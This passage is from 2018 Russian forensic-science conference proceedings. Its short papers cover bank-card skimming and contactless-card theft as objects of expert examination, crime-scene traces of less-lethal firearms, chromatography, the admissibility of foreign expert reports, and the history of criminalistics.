1. Кузовлев В. Ю., Шурухнов В. А. Вызов времени – «дизайнерские наркотики». Новые химико-фармацевтические технологии : сб. трудов. – М. : РХТУ им. Д. И. Менделеева. Вып. 184, 2012 – С. 14–19.

2. Шорманов В. К., Юрченко Р. А. [и др.] Применение метода ГХ МС и современных IT-систем для анализа многокомпонентной смеси «дизайнерских» каннабиноидов в условиях проведения химической экспертизы. Человек и его здоровье / Шорманов В. К., Юрченко Р. А., Останин М. А., Кузовлев В. Ю., Бабухина А. С., Овчинникова А. А. // Курский научно-практический вестник. – 2014. – Т. 4. – С. 97–103.

3. Гаврилин Ю. В., Кузовлев В. Ю. Категория «дизайнерских наркотиков» как предмет противоправного посягательства. Сборник ФСКН России / Науч.-методич. журнал. М. : ФСКН России. – 2015. – № 8. – С. 109–131.

4. Кузовлев В. Ю., Юрченко Р. А. О возможности использования АИПС «АИПСИН-АнтиНаркотики» в экспертно-криминалистических подразделениях органов наркоконтроля и внутренних дел Российской Федерации. Новые химико-фармацевтические технологии // Сб. трудов. – М. : РХТУ им. Д. И. Менделеева. Вып. 184, 2012. – С.120–124.

5. Мисник В. А., Павловец Ю. С. и др. Информационно-поисковая система «Аипсин АнтиНаркотики» и возможности ее использования в правоохранительных органах / Мисник В. А., Павловец Ю. С., Шевчук Т. А., Юрченко Р. А.// Вопросы оборонной техники. Сер. 16. Вып. 11–12. 2013 г. – М. : Информтехника, 2013 – С. 22–27.

ЧАСТЬ II

Татьяна Иосифовна Абдурагимова [1],
доцент кафедры технико-криминалистического
обеспечения экспертных исследований
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук

Игорь Владимирович Трущенков [2],
преподаватель кафедры технико-криминалистического
обеспечения экспертных исследований
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук

О НОВЫХ ОБЪЕКТАХ РАДИОТЕХНИЧЕСКОЙ ЭКСПЕРТИЗЫ

Радиотехническая экспертиза относится к одному из новых направлений экспертной практики, включенных приказом МВД России от 27 октября 2015 г. № 1012 в Перечень родов (видов) судебных экспертиз, производимых в экспертно-криминалистических подразделениях органов внутренних дел Российской Федерации.[3]

Ее целью является изучение и исследование технического состояния, особенностей работы, причин и причинно-следственных связей неполадок радиотехнического оборудования и систем. Радиотехническая экспертиза имеет широкий круг объектов, в том числе банковские карты и технические устройства, позволяющие получить доступ к хранящейся на них информации.

Современная банковская карта представляет собой электронный носитель информации емкостью около 2 килобайт. В зависимости от банка и типа карты на ней могут быть установлены: магнитная полоса карты с аналоговым способом магнитной записи либо EMV-чип. Некоторые из чипов поддерживают технологию RFID (радиочастотная идентификация, Radio Frequency IDentification – англ.) для бесконтактного считывания данных по радиоканалу, в таком случае карта дополни-

---

[1] © Абдурагимова Т. И., 2018.

[2] © Трущенков И. В., 2018.

[3] Приказ МВД России от 27 октября 2015 г. № 1012 «О внесении изменений в приказ МВД России от 29 июня 2005 г. № 511 «Вопросы организации производства судебных экспертиз в экспертно-криминалистических подразделениях органов внутренних дел Российской Федерации» // URL: http://docs.cntd.ru/document/420314869 (дата обращения: 03.03.2017).

тельно оснащается встроенной антенной. Устаревшая технология с использованием магнитной полосы используется на всех существующих банковских картах, что потенциально открывает для преступников возможность скопировать любую карту. Так, для получения доступа к деньгам на счетах клиентов, преступниками применяются скиммеры, которые закрепляются на картоприемниках, имитируя детали банкоматов или платежных терминалов. Для получения Пин-кода карты используется накладка на клавиатуру банкомата, позволяющая записывать вводимые коды, либо над клавиатурой размещается небольшая скрытая видеокамера, осуществляющая передачу изображения на устройство видеозаписи. Кроме магнитной полосы на современных банковских картах размещается EMV чип («Europay, MasterCard, Visa»). Это устройство отвечает за проверку транзакций по карте с целью повышения защищенности данных. Общий принцип работы системы защиты заключается в том, что банкомат генерирует секретный номер, на который электронные компоненты чипа должны сгенерировать правильный «ответ». К сожалению, значительное количество имеющихся банкоматов проверяет лишь факт наличия EMV-чипа от банка-эмитента карты. Из-за чего перезапись информации на карту с EMV-чипом но истекшим сроком годности того же банка может дать мошенникам возможность снять деньги с клонированной карты другого клиента этого банка[1].

Преступники играют на опережение и находят все новые и новые уязвимости в системах защиты банков. Поэтому скиммеры для считывания и записи карт являются одними из типичных объектов радиотехнической экспертизы. В России широкое распространение получил приобретаемый мошенниками через Интернет скиммер «MSR206» и его аналоги. Это устройство работает через интерфейс последовательного com-порта или USB.

Рассмотрим новую технологию бесконтактных платежей Visa payWave, а также аналогичные MasterCard PayPass и American Express ExpressPay, в которых применяется совместимая реализация RFID для бесконтактных платежей, путем поднесения карты к терминалу. Подобные карты позволяют оплачивать покупки без подтверждения PIN-кодом или подписью клиента на суммы не выше разрешенной банком-эмитентом – в России такая сумма ограничена 1000 руб., в Казахстане

[1] См. также: Абдурагимова Т. И. Трущенков И. В. Особенности применения специальных знаний в расследовании хищений с использованием банковских карт // Актуальные проблемы борьбы с преступлениями и иными правонарушениями. – 2017. – № 15-1. – С. 41–43.

4000 тенге, в Беларуси – 22 бел. рубля, в Польше – 50 злотых, в Украине – 500 гривен, в Узбекистане – 25 долл. США.

В связи с этим в нашей стране получает все большее распространение новый способ хищения средств с банковских карт, оснащенных технологиями PayWave и PayPass, с помощью перехвата радиосигналов средствами нелицензионных считывателей.

В 2016 году в России таким способом было похищено около двух миллионов рублей.[1] Считыватели приобретаются на известных китайских торговых площадках в сети Интернет, либо создаются преступниками самостоятельно из электронных компонентов.

Для считывания конфиденциальной информации мошенниками в метро или наземном транспорте производится скрытое подключение по радиоканалу к карте жертвы. Кроме этого уже зафиксированы случаи установки считывателей в непосредственной близости от банкоматов.

Отключение RFID на картах некоторых банков невозможно (поскольку средства связи расположены в неотключаемом чипе EMV), при этом практически единственным способом защиты от вероятного копирования таких карт злоумышленниками является использование экранирующих боксов или радиозащищенных портмоне (например, blocking RFID wallet). При этом современные электронные считыватели умеют распознавать разные радиосигналы с нескольких карт одновременно.

Подделываются также карты, выпускаемые для систем контроля доступа использующие технологию NFC (связь ближнего поля, Near-Field Communication – англ.) Например, одноразовые карты доступа и карта «тройка» транспортной системы Москвы. Зафиксированы случаи подделки карт с помощью электронных NFC- считывателей или с использованием современных смартфонов, оснащенных поддержкой рассматриваемого способа передачи данных. Недавно китайскими специалистами были разработаны миниатюрные NFC-метки, которые могут хранить и передавать данные, при этом она может располагаться на ногте пользователя[2].

Таким образом, непрерывное совершенствование потребительских технологий радиосвязи, а также широкое распространение доступных

---

[1] Как воруют деньги с бесконтактных карт RFID и NFC // URL: http://xn-e1afpuhk.com/kak-voruyut-dengi-s-beskontaktnyx-kart-rfid-i-nfc (дата обращения: 02.03.2017).

[2] URL: https://ru.aliexpress.com/item/Jakcom-№ 2-Smart-Nail-New-Product-Of-Telecom-Parts-As-Riff-Box-2-Gpg-Emmc-Box/32796827326.html? aff_platform=aaf&cpt=1488218154871&sk=zj6qB6AIM&aff_trace_key=81e83cb3217a4168b745ec96c6ab1cec-1488218154871-00024-zj6qB6AIM (lata обращения: 27.02.2017).

считывателей информации ставит новые задачи перед экспертами, осуществляющими производство судебной радиотехнической экспертизы. Преступниками «берутся на вооружение» новейшие технические решения, и существует необходимость постоянного их изучения и разработки способов экспертного исследования.

Анатолий Иванович Букур[1],
адъюнкт кафедры технико-криминалистического
обеспечения экспертных исследований
Московского университета МВД России имени В.Я. Кикотя

О НЕКОТОРЫХ ВОПРОСАХ ИССЛЕДОВАНИЯ СЛЕДОВ ПРИМЕНЕНИЯ ОГНЕСТРЕЛЬНОГО ОРУЖИЯ ОГРАНИЧЕННОГО ПОРАЖЕНИЯ В ХОДЕ ОСМОТРА МЕСТА ПРОИСШЕСТВИЯ

Преступления, как противоправный акт социальной деятельности, всегда приковывали к себе внимание различных сфер общества. С возрастанием общественной опасности преступного деяния, уровень его общественного порицания закономерно увеличивается. Это происходит, в частности, при совершении преступлений с применением различного вида оружия. В этих случаях преступления характеризуются большим общественным резонансом, так как наносят тяжкий, либо особо тяжкий вред здоровью граждан, их имуществу, а также причиняют существенный ущерб государству. Из общей массы всех преступлений, совершаемых с применением оружия, следует выделить преступления, совершаемые с применением огнестрельного оружия ограниченного поражения (далее ОООП). На законодательном уровне оно получило такое название в 2010 году, до этого времени оно было известно как «огнестрельное бесствольное оружие» [2]. В народе данное оружие именуется «травматическим». В связи с тем, что законодатель разрешил свободный оборот данного вида оружия, за исключением незаконного сбыта и изготовления [1], его распространение увеличивается с каждым годом. Ввиду имеющихся явных преимуществ ООПП перед другими образцами оружия нелетального действия оно пользуется большим спросом у населения страны. Резонно полагать, что такая популярность данного оружия напрямую

[1] © Букур А. И., 2018.

сказывается на количестве преступлений, совершаемых с его применением. Преступления, совершаемые с применением ООП всегда сопровождаются изменениями вещной (материальной) обстановки на месте происшествия. Речь идет о следах применения исследуемого вида оружия. Первоочередной задачей правоохранительных органов в ходе раскрытия и расследования указанных преступлений является собирание данных следов. Следует отметить, что аккумулирование следов преступления напрямую зависит от уровня технико-криминалистического сопровождения, иными словами, уровень технико-криминалистического сопровождения прямо пропорционален качеству изымаемых следов. Зачастую применение именно технико-криминалистических средств и методов (визуализации, освещения и т. д.) способствует более эффективному обнаружению, фиксации и изъятию всех следов совершенного преступления.

Очевидно, что следовая картина на месте происшествия позволяет следователю строить гипотезы, а если провести предварительное исследование обнаруженных следов, то и выдвигать определенные версии. Возможность проведения предварительного исследования напрямую зависит от уровня оснащенности специалистов-криминалистов. На фоне этого актуальным остается вопрос снабжения ЭКП портативными чемоданами специалиста-баллиста [3, 72].

Основными вопросами на месте происшествия, связанными с применением ООП являются:

– имело ли на самом деле место применения ООП или это инсценировка;

– какое именно оружие было применено (ООП или огнестрельное);

– какова система и модель примененного оружия;

– количество выстрелов и преступников;

– обстоятельства выстрелов (дистанция, направление);

Ответы на эти и многие другие вопросы могут быть даны не только в ходе проведения лабораторного исследования, но и в результате работы со следами непосредственно на месте происшествия.

Ввиду схожести ряда признаков повреждений, образованных выстрелами из огнестрельного оружия и ООП, интерес представляют признаки, свидетельствующие о том, что они были образованы снарядом, выстрелянным именно из ООП. К примеру, детальное исследование огнестрельного повреждения на предмет наличия фрагментов полимерного материала. Как известно, снаряд травматического патрона изготавливается либо целиком из полимерного материала,

либо из металлического сердечника, заключенного в полимерную оболочку. Поэтому, исследуя обнаруженное повреждение необходимо применить криминалистическую лупу. Использование дополнительного косопадающего освещения в совокупности с криминалистической лупой будет способствовать более полному восприятию всех имеющихся признаков. Также, об огнестрельном характере повреждения будет свидетельствовать отложение копоти. В этом случае необходимо провести визуализацию повреждения в ультрафиолетовой зоне спектра. В отдельных случаях отсутствие на повреждении признаков огнестрельного оружия (входное и выходное отверстие, раневой канал, поясок обтирания, поясок осаднения) будет свидетельствовать о факте образования их снарядом, выстрелянным из ОООП. В ходе предварительного исследования, на месте происшествия, большое внимание следует уделять форме и размерам повреждений, образованным снарядом травматического патрона. В зависимости от следовоспринимающего материала (тело человека, сукно, бязь и т. д.) их конфигурация и размерные характеристики варьируются. Детальный анализ обнаруженных повреждений позволить судить об обстоятельствах выстрела и модели примененного оружия [4, 12–19].

Зачастую преступления, совершаемые с применением огнестрельного оружия, в равной мере как и с применением ОООП, совершаются в спешке, при этом преступники не всегда предпринимают меры по сокрытию следов преступления. В данном случае, речь идет о стреляных гильзах. Как известно, по обнаруженной в ходе осмотра места происшествия гильзе, можно определить систему и модель оружия, в котором она была стреляна. Для этого необходимо сравнить ее размерные и конструктивные характеристики с описанием в информационных справочниках. Однако следует помнить, что один и тот же патрон может быть использован для стрельбы в разных моделях оружия. Предварительное исследование следов на гильзе поможет сузить поиск предполагаемого оружия. Здесь ключевыми признаками будут: форма, размер, положение и степень выраженности следов бойка, отражателя, зацепа выбрасывателя, патронного упора и т. д. В случаях, когда они ярко выражены, их предварительное исследование должно быть безотлагательным.

В заключении, надо отметить, что вопросы технико-криминалистического сопровождения не исчерпываются применением сведущими лицами технико-криминалистических средств и методов в ходе осмотра места происшествия. Это профильная деятельность

правоохранительных органов, проводимая не только на первоначальном, но и на последующем этапах расследования уголовного дела. Конечной целью отмеченной деятельности будет получение доказательственной информации и изобличение виновных лиц.

Библиографический список

1. Уголовный кодекс Российской Федерации.

2. Федеральный закон Российской Федерации от 13 декабря 1996 г. № 150-ФЗ «Об оружии».

3. Корма В. Д. Особенности использования специальных знаний в области судебной баллистики при расследовании преступлений. – М., 2001.

4. Куценко К. И. Судебно-медицинская характеристика повреждений, причиненных выстрелами холостыми патронами из пистолета МР-79-9ТМ : автореф. ... дисс. канд. юрид. наук. – М., 2013.

Наталья Ивановна Виноградова[1],
доцент кафедры технико-криминалистического обеспечения
экспертных исследований
Московского университета МВД России имени В.Я. Кикотя,
кандидат химических наук, доцент

ХРОМАТОГРАФИЧЕСКИЕ МЕТОДЫ В СУДЕБНЫХ ИССЛЕДОВАНИЯХ

На современном этапе развития судебных экспертиз приобретает весьма существенное значение для расследования и раскрытия преступлений использование специальных технических средств и методов. Среди научно-технических средств, которые применяются в судебной экспертизе, особая роль занимает метод хроматографии, позволяющий – проводить качественный и количественный анализ сложных многокомпонентных объектов в практике судебных исследований.

Открытый более сто лет назад (1903 г.) русским ученым М. С. Цветом хроматографический метод является экспрессным (в большинстве применяемых на практике аналитических методик дли-

[1] © Виноградова Н. И., 2018

тельность цикла разделения не превышает 10–20 мин.) и доступным для специалистов. Объекты исследования для данного метода могут находиться в различных агрегатных состояниях: жидком, твердом и газообразном.

Сравнительная простота аппаратурного оформления, непрерывность их совершенствования также способствует широкому применению этого метода.

Например, на современных газохроматографических капиллярных колонках могут быть разделены и идентифицированы до 400–500 индивидуальных компонентов, составляющих бензиновые фракции моторных топлив.

Возможность разделения и количественного анализа с высокой точностью микрограммовых (миллионных долей грамма) количеств смесей компонентов, не поддающихся исследованию никакими другими методами.

Весьма широкие границы применения метода хроматографии непрерывно расширяются из-за появления новых разновидностей первоначальных вариантов. Совмещение достоинств газовой и жидкостной хроматографии и других современных инструментальных методов анализа (некоторые виды спектроскопии, рефрактометрия, кулонометрия) в едином аппаратурном оформлении открывает неограниченные перспективы качественного и количественного исследования весьма сложных по составу соединений. Из таких комбинированных методов, являющихся в настоящее время наиболее информативными при качественном анализе сложнейших смесей неизвестного состава, следует выделить два – хромато-масс-спектрометрию и хромато-ИК-фурье-спектроскопию

Методы газовой и жидкостной хроматографии хорошо поддаются автоматизации. В этом их неоспоримое преимущество перед другими современными приемами физико-химического анализа.

Необходимость для анализа микроколичеств исследуемого вещества

является неоспоримым достоинством данного метода и широкое использование его в следственно-судебной практике по уголовным и гражданским дел

Хотя метод является разрушающим, но он обеспечивает сохранность объекта, поэтому его рекомендуют использовать в судебной практике.

Хроматографический широко применяется метод в любом его исполнении (колоночном, капиллярном и плоскостном и бумажном).

Диапазон применения методов хроматографического разделения огромен.

Исследование нефтепродуктов, волокон, спиртосодержащих жидкостей, материалов письма, идентификационных препаратов, взрывчатых веществ, наркотических и ядовитых веществ- это неполный список исследуемых объектов.

Современные технологические решения позволяют создавать портативные хроматографы, – чувствительность и селективность которых, делают возможным их использование в полевых условиях для поиска и экспресс-анализа сверхмалых количеств взрывчатых веществ, в том числе, на объектах-носителях, где предполагается наличие остатков взрывчатых веществ или продуктов их разложения.

Библиографический список

1. Виноградова Н. И., Матвиенко Е. А. «Естественнонаучные методы судебно-экспертных исследований» : курс лекций. – М. : Щит-М, 2013.

2. Виноградова Н. И. Методы и средства экспертных исследований : курс лекций. – М. : Московский университет МВД России, 2012.

Ольга Геннадьевна Войтова[1],
научный сотрудник
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

ПРОБЛЕМЫ ИСПОЛЬЗОВАНИЯ В СУДОПРОИЗВОДСТВЕ РЕЗУЛЬТАТОВ ЭКСПЕРТИЗЫ, ПРОВЕДЕННОЙ ЗА РУБЕЖОМ

В рамках судебного разбирательства, проходящего в Российской Федерации, зачастую возникают ситуации, требующие участия специалиста или эксперта, не являющего гражданином Российской Федерации. Происходит это по разным причинам: необходимость в исследовании вещественных доказательств, находящихся за рубежом; наличие необходимых специальных знаний только у иностранного эксперта, участие иностранного гражданина в качестве эксперта при

[1] © Войтова О. Г., 2018

назначении комиссионной экспертизы и др. Возникает такая необходимость как по гражданским и арбитражным, так и по уголовным делам, однако складывающаяся судебная практика, особенно в сфере уголовного судопроизводства, далеко не всегда позволяет такой возможностью воспользоваться. Примечательно, что в определенной степени данный вопрос урегулирован в гражданском и арбитражном процессе, в то время как в уголовном – нет, хотя процессуальное (уголовное, гражданское, арбитражное) законодательство, а также и Федеральный закон «О государственной судебной экспертной деятельности» не требуют наличия у эксперта российского гражданства, а лишь наличия у него «специальных знаний по касающимся рассматриваемого дела вопросам».

В связи с этим неизбежно возникает вопрос о том, в каком порядке должно осуществляться экспертное исследование вещественного доказательства для того, чтобы результаты экспертизы были признаны российским судом в качестве допустимого доказательства. Возможность направления запроса иностранному экспертному учреждению о проведении экспертизы предусматривается большинством международных договоров Российской Федерации о правовой помощи по гражданским делам. Так, согласно ст. 6 Минской конвенции учреждения юстиции договаривающихся государств обязуются исполнять запросы о совершении различных процессуальных действий (включая совершение экспертизы). Передача запросов от российских судов осуществляется через Главное управление Министерства юстиции Российской Федерации по соответствующему субъекту Федерации, которое, в свою очередь, передает соответствующее поручение компетентному учреждению юстиции иностранного государства. Аналогичный порядок направления запроса о проведении экспертизы установлен большинством договоров об оказании правовой помощи по гражданским делам с участием Российской Федерации.

В тех случаях, когда у Российской Федерации отсутствует договор о правовой помощи с государством местонахождения доказательства, поручение о проведении экспертизы также может быть направлено компетентному органу иностранного государства через Министерство юстиции Российской Федерации (ст. 256 АПК РФ).

Учитывая, что направление поручения о проведении экспертизы в порядке международной правовой помощи зачастую занимает весьма продолжительное время, возникает вопрос о возможности назначения российским судом экспертизы в иностранном экспертном учреждении. Такая возможность прямо не исключена, тем более что процес-

суальное законодательство и законодательство об экспертной деятельности не связывают признание за лицом статуса эксперта с наличием у него российского гражданства/трудовых отношений с российским экспертным учреждением, поскольку единственным требованием, предъявляемым к эксперту, является наличие у него «специальных знаний по касающимся рассматриваемого дела вопросам». Таким образом, российский суд вправе назначить проведение экспертизы в иностранном экспертном учреждении.

Учитывая изложенное можно полагать, что соответствующие правовые механизмы назначения и производства судебной экспертизы в иностранных экспертных учреждениях существуют, пусть и с определенными недостатками.

Между тем нельзя не принимать во внимание ситуации, когда инициатором производства экспертизы является одна из сторон в уголовном, гражданском или арбитражном процессе. Так, согласно ч. 1 ст. 80 УПК РФ «Заключение эксперта – представленные в письменном виде содержание исследования и выводы по вопросам, поставленным перед экспертом лицом, ведущим производство по уголовному делу, или сторонами». В арбитражном и гражданском процессуальных кодексах сведений об экспертизах, проведенных по инициативе самих сторон, не имеется, однако нет и запрета участвующим в деле лицам добавлять их заключения к материалам дела и рассматривать в качестве доказательств по делу.

В таком случае заключение эксперта, полученное в зарубежном экспертном учреждении, может быть по ряду причин и не принято российскими судами, либо должно быть «адаптировано» под требования законодательства и судебной практики при наличии такой возможности.

Причина № 1. Язык, на котором составлено экспертное заключение. Если проведение экспертизы предполагается не на территории бывшего СССР, где заключение эксперта пока еще может быть получено на русском языке, то инициатор экспертизы может столкнуться с так называемыми «трудностями перевода» во-первых, и с юридическим статусом переводной версии заключения эксперта уже непосредственно в суде – во-вторых.

Причина № 2. Одной из гарантий достоверности заключения эксперта закон определяет ответственность последнего за дачу заведомо ложного заключения по ст. 307 Уголовного кодекса Российской Федерации, что закрепляется подпиской эксперта до начала производства экспертизы. Может ли такая подписка быть отобрана у эксперта,

являющегося гражданином другой страны, и каковы возможные правовые последствия в случае ее нарушения экспертом – вопросы открытые.

Причина № 3. В УПК (ст. 80), ГПК (ст. 86) и АПК (ст. 86) указано, что заключение эксперта должно включать в себя содержание исследования и выводы по поставленным вопросам. Практика же производства экспертиз и правовые основы проведения экспертизы в ряде европейских стран существенно отличается от российских и в ряде случаев либо вообще не требуют составления письменного заключения, либо допускают заключение в упрощенной форме, включающей только ответы на поставленные вопросы. Так, в Германии результаты работы специалиста могут быть закреплены как заключение эксперта посредством допроса специалиста уже в качестве эксперта участковым судьей с целью процессуального закрепления доказательств в рамках проводимого предварительного расследования. В таком случае сразу придать такому заключению статус доказательства в российском суде будет достаточно сложно. Возможно, такое заключение будет, в зависимости от позиции суда, приобщено к делу в качестве иного документа в порядке ст. 84 УПК РФ, согласно которой иные документы допускаются в качестве доказательств, если изложенные в них сведения имеют значение для установления обстоятельств дела.

Таким образом, возможности использования заключения иностранного эксперта в рамках российского судопроизводства имеют достаточно проблемных вопросов как на стадии назначения экспертизы, так и на стадии решения вопроса о возможности приобщения заключения эксперта к материалам дела и рассмотрения его в качестве доказательства, что, несомненно, требует их более углубленного изучения и выработки конкретных регулирующих норм.

Библиографический список

1. Уголовно-процессуальный кодекс Российской Федерации.
2. Гражданско-процессуальный кодекс Российской Федерации.
3. Арбитражно-процессуальный кодекс Российской Федерации.
4. Конвенция о правовой помощи и правовых отношениях по гражданским, семейным и уголовным делам (заключена 22.01.1993 г. в Минске, вступила в силу 19.05.1994 г., для Российской Федерации – 10.12.1994 г.).

5. Договор между Российской Федерацией и Арабской Республикой Египет о взаимной правовой помощи и правовых отношениях по гражданским, коммерческим и семейным делам (23.09.1997 г., Москва).

6. Договор между Российской Федерацией и Монголией о правовой помощи и правовых отношениях по гражданским и уголовным делам (20.04.1999 г., Улан-Батор);

7. Войтова О. Г. Правовые аспекты производства судебной экспертизы по материалам, содержащим сведения с ограниченным доступом // Вестник Московского университета МВД России. – 2017. – № 2.

8. Лантух Э. В. Особенности организации производства криминалистических экспертиз в экспертных учреждениях отдельных зарубежных стран. // Материалы Международной научно-практической конференции «Актуальные проблемы права и правоприменительной деятельности на современном этапе». Новороссийск, 25–26 сентября 2014 г. / под общ. ред. В. А. Сосова. Новороссийск : Новороссийский филиал Краснодарского университета МВД России ; ИД Юг, 2014.

9. Лысак В. И., Рыжов К. Б. Осуществление правовой помощи по гражданским и уголовным делам (обзор отношений Российской Федерации с государствами СНГ и ЕС) // Закон. – 2012. – № 8.

10. Нестеров А. В. Сравнительно-правовой анализ института судебной экспертизы в России и зарубежных странах. // Доклад в рамках проекта № 10-04-0006 Научного Фонда ГУ ВШЭ, 2011 г. // URL: https://www.hse.ru/data/2011/10/06/1213736002/Статья нестерова.docx.

Александр Фомич Волынский[1],
профессор кафедр криминалистики
Московского университета МВД России имени В.Я. Кикотя,
доктор юридических наук, профессор,
Заслуженный деятель науки России,
Заслуженный юрист России

КРИМИНАЛИСТИКА И СУДЕБНАЯ ЭКСПЕРТИЗА: ИСТОРИЧЕСКИЕ АСПЕКТЫ ИСПОЛЬЗОВАНИЯ ОПЫТА ДРУГИХ СТРАН

1. Опыт других стран использования в борьбе с преступностью современных достижений науки и техники, аккумулируемых и приспосабливаемых криминалистикой, всегда был одним из важнейших источников развития этой науки, а вместе с ней и судебной, прежде всего криминалистической, экспертизы. Так в свое время получила признание в нашей стране «приметоописательная» система криминалистической регистрации – антропометрия (А. Бертильон. Франция), ее последующее сочетание с возможностями дактилоскопии (У. Гершель, Ф. Гальтон, Э. Генри. Англия). Существенное влияние на формирование отечественной криминалистики как системы научного знания и практической деятельности, связанной с раскрытием и расследованием преступлений, оказало переведенное на русский язык и изданное в Смоленске «Руководство для судебных следователей, чинов жандармерии и полиции» (1895–1896 гг.) Г. Гросса (Швейцария). Для формирования научных методов исследования доказательств и в целом Техники расследования преступлений определяющее значение имели труды Р. Рейса (Швейцария). Следует признать, что под влиянием опыта названных западноевропейских стран, Е. Ф. Буринским открывается первая в России судебно-фотографическая лаборатория (1989 г.), чему, безусловно, способствовала его собственная разработка метода фотографического исследования документов, позволяющего «увидеть невидимое». Практически в это же время в нашей стране, по опыту западноевропейских стран, создаются бюро антропологической, а затем и дактилоскопической регистрации преступников.

Заимствованию передового по тому времени зарубежного опыта научно-технического обеспечения борьбы с преступностью способ-

[1] © Волынский А. Ф., 2018

ствовали личные контакты отечественных ученых, в том числе криминалистов, с коллегами из зарубежных стран. Имеются в виду, прежде всего, ученые естественно-технических отраслей знания (медицины, химии, биологии и др.), достижения которых традиционно являются важнейшими источниками развития криминалистики и криминалистической экспертизы. Примером такого контакта была поездка в 1911 г. чинов русской полиции, в том числе С. Н. Трегубова, в Лозанну (Швейцария), где Р. Рейс прочитал им свой курс лекций, который был положен в основу книги Н. С. Трегубова «Научная техника расследования преступлений». Судя по всему, в результате этой поездки, под влиянием зарубежного опыта в 1912 г. при прокуроре С.-Петербургской судебной палаты создается первый в России кабинет научно-судебной экспертизы, в 1913-1914 гг. такие кабинеты создаются в Москве, Киеве и Одессе[1]. Однако поступательное развитие судебно-экспертных учреждений и технико-криминалистических подразделений в нашей стране было прервано начавшейся в августе 1914 г. Первой мировой войной, а затем революцией 1917 г. и последовавшими после нее событиями.

2. Во время гражданской войны (1918–1929 гг.) были разграблены созданные к этому времени в России кабинеты научно-судебной экспертизы, уничтожены криминалистические учеты полиции, более того проявилось нигилистическое, а порой и враждебное отношение ко всему буржуазному, т. е. зарубежному. Отмечались факты уничтожения ранее изданной переводной литературы по криминалистике. Многие ученые-криминалисты вынуждены были выехать за границу.

И тем не менее сложная криминогенная обстановка в стране вынуждала отечественных криминалистов обращать все более пристальное внимание на современные достижения науки и техники, на опыт их использования в борьбе с преступностью в других странах. Правда, при этом зачастую обращалось внимание на различие целей использования таких достижений «у нас» и «у них», что накладывало свой отпечаток на предмет и содержание дискуссий по проблемам криминалистической теории и практики, порой выражавшихся в личных оскорблениях, а иногда и обвинениях в ломброзианстве, в неумении или нежелании разоблачать реакционную сущность буржуазной криминалистики, в отступлениях от марксизма, в общем как «врагов народа»[2]. Даже дакти-

[1] Белкин Р. С. История отечественной криминалистики. М. : НОРМА. 1999. С. 476–479.

[2] Белкин Р. С. История отечественной криминалистики. С. 74–81.

лоскопия представлялась как средство «преследования империалистами прогрессивных и революционных сил» (Юридический словарь.

3. Такие факты были обусловлены характерной для того времени политико-идеологической обстановкой. И было бы не верно отрицать влияние этой обстановки на общественный прогресс, на развитие экономики, техники, права. Все это включая разоблачения «морганистской генетики», «лжекибернетики» и других «изобретений апологетов буржуазной науки» крайне негативно сказывалось на развитии отечественной криминалистики и судебной экспертизы. Фактически во всех учебниках по криминалистике, изданных до конца 80-х годов прошлого века, обязательной была глава, посвященная критике реакционной сущности буржуазной криминалистики.

Хотя к этому времени критика «лжекибернетики» и «лжегенетики» уже прекратилась и стали очевидны уникальные возможности практического использования достижений этих наук (без «лже»), в том числе в практике борьбы с преступностью в виде автоматизированных информационно-поисковых систем (АИПС), но в нашей стране такой опыт ряда зарубежных стран по-прежнему преподносился критически, как «электронная диктатура», «кибернадзор», «компьютерная слежка», разумеется, используемыми в борьбе с прогрессивными силами общества[1].

4. Перечень подобных примеров можно продолжать, но вряд ли все они вместе взятые дают основание для формального отрицания научного наследия советских криминалистов, для их обвинения в догматизме, в идеологизированном классовом подходе к разработке методологически важных проблем их науки. И уж тем более невозможно безоговорочно признать состоятельными обвинения отечественной криминалистики в причастности к репрессиям 30-х годов прошлого века, чем грешат ученые-криминалисты не только некоторых бывших советских республик, ныне самостоятельных государств[2], но и отечественные[3].

---

[1] См., например, Батурин Ю. М. Право и политика в компьютерном круге. М. : Наука. 1987. С. 71–85.

[2] Терехович В. Н., Ниманде Э. В. Сущность предмета познания криминалистики. // Библиотека криминалиста. Научный журнал. – 2012. – № 3(4). – С. 7–13.

[3] Сокол В. Ю. Кризис отечественной криминалистики. Краснодар, 2017. С. 121–143.

При этом не придается значение тому очевидному факту, что репрессии как явление, как способ укрепления власти не нуждались ни в каком научном обосновании, ни в каких криминалистических средствах и рекомендациях. Идеологизированные, «классовые» догмы, отмечает Р. С. Белкин, механически превносились в криминалистику из вне и «всегда носили лишь директивный характер, никак не влияя на сущность и содержание науки»[1]. Обвинять отечественную криминалистику в репрессиях 80-летней давности, примерно то же самое, если бы кому-то пришло в голову обвинять криминалистику западноевропейских стран в злодеяниях святой инквизиции.

5. Следует заметить, что последствия такого обвинения самым неожиданным образом впервые проявились в условиях критики культа личности и борьбы с его последствиями. Основным объектом критики, естественно оказался «создатель культа», а объектом борьбы – правоохранительные органы и используемые ими методы и средства. Не могла же «руководящая и направляющая» в то время партия взять ответственность на себя. Именно в тех условиях было ликвидировано МВД СССР и были созданы республиканские министерства охраны общественного порядка.

А во вновь принятом УПК РФ (1961 г.), наряду с судебной экспертизой, вводится еще и такая форма использования специальных знаний, как участие специалиста в производстве следственных действий, оказание им консультативной помощи следователю. Однако результаты его действий, в отличие от некоторых западноевропейских стран, не имели (и до сих пор не имеют) доказательственного значения. Однако борцам с культом личности этого показалось мало и в 1966 г. ими инициируется принятие дополнения к ст. 67 – п. 3а, которым запрещалось назначать экспертизу лицу, участвовавшему в осмотре места происшествия по тому же делу в качестве специалиста.

Абсурдность этой законодательной новеллы была очевидна не только в аспекте зарубежного опыта, но и с точки зрения реальных возможностей организационного обеспечения ее выполнения. Тогда в роли специалистов-криминалистов в нашей стране выступали в основном сотрудники так называемых оперативно-технических подразделений (позже переименованные в экспертно-криминалистические). На их долю приходилось более 80 % проводимых в стране криминалистических экспертиз и практически все факты участия специалистов-криминалистов в осмотрах мест происшествий.

---

[1] Белкин Р. С. Курс криминалистики в 3-х т. Т. 3. М., 2001. С. 519.

